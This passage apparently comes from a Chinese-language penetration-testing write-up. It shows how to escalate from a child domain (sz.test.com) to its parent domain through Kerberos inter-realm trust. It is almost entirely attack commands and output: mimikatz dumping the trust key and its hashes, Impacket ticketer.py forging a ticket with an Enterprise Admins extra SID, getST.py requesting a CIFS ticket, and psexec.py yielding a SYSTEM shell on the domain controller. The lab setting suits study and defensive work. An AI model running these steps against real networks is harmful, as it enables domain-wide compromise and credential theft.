


kerberos


```
No.   Time       Source          Destination     Protocol  Length Info
  200 22.286093  192.168.7.254   192.168.1.7     KRB5      1363   TGS-REQ
  201 22.292470  192.168.1.7     192.168.7.254   KRB5      1422   TGS-REP
  210 22.307356  192.168.7.254   192.168.1.6     KRB5      1352   TGS-REQ
  211 22.316974  192.168.1.6     192.168.7.254   KRB5      1436   TGS-REP
  216 22.325920  192.168.7.254   192.168.1.6     SMB2      1400   Session Setup Request
  322 22.644675  192.168.7.254   192.168.1.7     KRB5      1363   TGS-REQ
  323 22.647484  192.168.1.7     192.168.7.254   KRB5      1422   TGS-REP
  331 22.664350  192.168.7.254   192.168.1.6     KRB5      1352   TGS-REQ
  332 22.667413  192.168.1.6     192.168.7.254   KRB5      1436   TGS-REP
  337 22.675130  192.168.7.254   192.168.1.6     SMB2      1400   Session Setup Request
  355 22.698977  192.168.7.254   192.168.1.7     KRB5      1363   TGS-REQ
  357 22.701675  192.168.1.7     192.168.7.254   KRB5      1422   TGS-REP
  365 22.715257  192.168.7.254   192.168.1.6     KRB5      1352   TGS-REQ
  366 22.718499  192.168.1.6     192.168.7.254   KRB5      1436   TGS-REP
  371 22.727063  192.168.7.254   192.168.1.6     SMB2      1400   Session Setup Request
  391 22.755980  192.168.7.254   192.168.1.7     KRB5      1363   TGS-REQ
  392 22.758798  192.168.1.7     192.168.7.254   KRB5      1422   TGS-REP
  401 22.770749  192.168.7.254   192.168.1.6     KRB5      1352   TGS-REQ
  402 22.774199  192.168.1.6     192.168.7.254   KRB5      1436   TGS-REP
  407 22.783439  192.168.7.254   192.168.1.6     SMB2      1400   Session Setup Request
```

```
▶ Transmission Control Protocol, Src Port: 88, Dst Port: 55320, Seq: 1, Ack: 1298, Len: 1356
▼ Kerberos
  ▶ Record Mark: 1352 bytes
  ▼ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: SZ.TEST.COM
    ▶ cname
    ▼ ticket
        tkt-vno: 5
        realm: SZ.TEST.COM
      ▼ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▼ sname-string: 2 items
            SNameString: krbtgt
            SNameString: TEST.COM
      ▶ enc-part
```


获取inter-realm trust key




```
mimikatz # lsadump::trust /patch

Current domain: SZ.TEST.COM (SZ0 / S-1-5-21-2371376506-234879451-3027120501)

Domain: TEST.COM (TEST / S-1-5-21-1258407096-1360244215-2832910084)
 [  In ] SZ.TEST.COM -> TEST.COM
    * 2019/12/10 18:30:49 - CLEAR   - 37 d2 d0 bf ad d0 87 e5 a7 6d 52 a7 dd b6
bf 30 f5 cb 09 35 63 f2 b8 44 01 9e c3 14 42 d7 97 40 a8 90 fe 84 e4 da bc b6 ef
 e3 9b 97 42 65 66 57 72 18 96 32 e3 9a 5e a3 69 03 54 3d d3 82 a7 e1 46 80 38 a
d ad bd 4d 21 a1 8a ab 8a 19 9c 72 d3 f4 26 c9 bf ec 38 e3 e2 42 52 dc 34 06 ab
a7 56 75 07 6c b8 44 a2 ed 0a a9 69 44 73 80 cf f6 b2 b3 89 83 b9 00 4f 64 c7 90
 fd 39 dd fa 52 e1 09 20 77 f9 15 08 dd cb d4 a3 2b fc f3 12 80 40 64 ac 7a 3a 8
a d9 26 69 ab f1 e2 da 13 79 10 3c 07 9d a7 f0 39 62 e8 84 03 ce dd ee 82 b6 f1
b7 98 97 08 cd 53 6a 56 35 5f 79 b2 0c ce d8 55 f9 2f e7 55 f2 9d 40 23 ef 64 fc
 c3 ff 43 a0 b9 10 81 59 54 67 6c a9 a7 9e fa 94 c5 2d 80 bf ac ec 05 c3 69 7c 1
9 9a 8d 34 e4 b6 62 51 f2 fb 9f 85 5f 07 c9 fe 14 92 62 d0 0d e5 46 58 43 f3 ad
7d c6
          * aes256_hmac       6a8b15df3b9bb2b5307d93529c45fe4102a938f571ce010d4b9d
c9cb04cb1e23
          * aes128_hmac       de43c4a82ef25cabcd12146e98de6177
          * rc4_hmac_nt       97116abcbc498da7cce2658ebdfbceea

 [ Out ] TEST.COM -> SZ.TEST.COM
    * 2019/12/10 18:30:49 - CLEAR   - 37 d2 d0 bf ad d0 87 e5 a7 6d 52 a7 dd b6
bf 30 f5 cb 09 35 63 f2 b8 44 01 9e c3 14 42 d7 97 40 a8 90 fe 84 e4 da bc b6 ef
 e3 9b 97 42 65 66 57 72 18 96 32 e3 9a 5e a3 69 03 54 3d d3 82 a7 e1 46 80 38 a
d ad bd 4d 21 a1 8a ab 8a 19 9c 72 d3 f4 26 c9 bf ec 38 e3 e2 42 52 dc 34 06 ab
a7 56 75 07 6c b8 44 a2 ed 0a a9 69 44 73 80 cf f6 b2 b3 89 83 b9 00 4f 64 c7 90
 fd 39 dd fa 52 e1 09 20 77 f9 15 08 dd cb d4 a3 2b fc f3 12 80 40 64 ac 7a 3a 8
a d9 26 69 ab f1 e2 da 13 79 10 3c 07 9d a7 f0 39 62 e8 84 03 ce dd ee 82 b6 f1
b7 98 97 08 cd 53 6a 56 35 5f 79 b2 0c ce d8 55 f9 2f e7 55 f2 9d 40 23 ef 64 fc
 c3 ff 43 a0 b9 10 81 59 54 67 6c a9 a7 9e fa 94 c5 2d 80 bf ac ec 05 c3 69 7c 1
9 9a 8d 34 e4 b6 62 51 f2 fb 9f 85 5f 07 c9 fe 14 92 62 d0 0d e5 46 58 43 f3 ad
7d c6
          * aes256_hmac       bec2534c13e565af460c77751a8ffe2b48dd13650c99637de394
3210192a6af2
          * aes128_hmac       1c707d7dfe4363d51381942d1250285a
          * rc4_hmac_nt       97116abcbc498da7cce2658ebdfbceea
```



```
[pr0mise@[redacted] examples]$ python ticketer.py -nthash 97116abcbc498da7cce2658ebdfbceea -domain-sid S-1-5-21-2371376506-234879451-3027120501 -extra-sid S-1-5-21-1258407096-1360244215-2832910084-519 -do
ain sz.test.com -spn krbtgt/test.com administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sz.test.com/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$ export KRB5CCNAME=administrator.ccache
[pr0mise@[redacted] examples]$ ./getST.py -debug -k -no-pass -spn cifs/dc.test.com  -dc-ip 192.168.1.6 test.com/administrator
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[+] Using Kerberos Cache: administrator.ccache
[+] Returning cached credential for KRBTGT/TEST.COM@SZ.TEST.COM
[*] Using TGT from cache
[*] Getting ST for user
[+] Trying to connect to KDC at 192.168.1.6
[*] Saving ticket in administrator.ccache
[pr0mise@[redacted] examples]$
[pr0mise@[redacted] examples]$ ./psexec.py -no-pass -k  sz.test.com/administrator@dc.test.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on dc.test.com.....
[-] share 'c$' is not writable.
[*] Found writable share NETLOGON
[*] Uploading file nkJJoiRN.exe
[*] Opening SVCManager on dc.test.com.....
[*] Creating service biTt on dc.test.com.....
[*] Starting service biTt.....
[!] Press help for extra shell commands
Microsoft Windows [°µ±¾ 6.3.9600]
(c) 2013 Microsoft Corporation¡£±£Áô ËùÓÐÈ¨Àû¡£

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on dc.test.com.....
[*] Stopping service biTt.....
[*] Removing service biTt.....
[*] Removing file nkJJoiRN.exe.....
[pr0mise@[redacted] examples]$ █
```

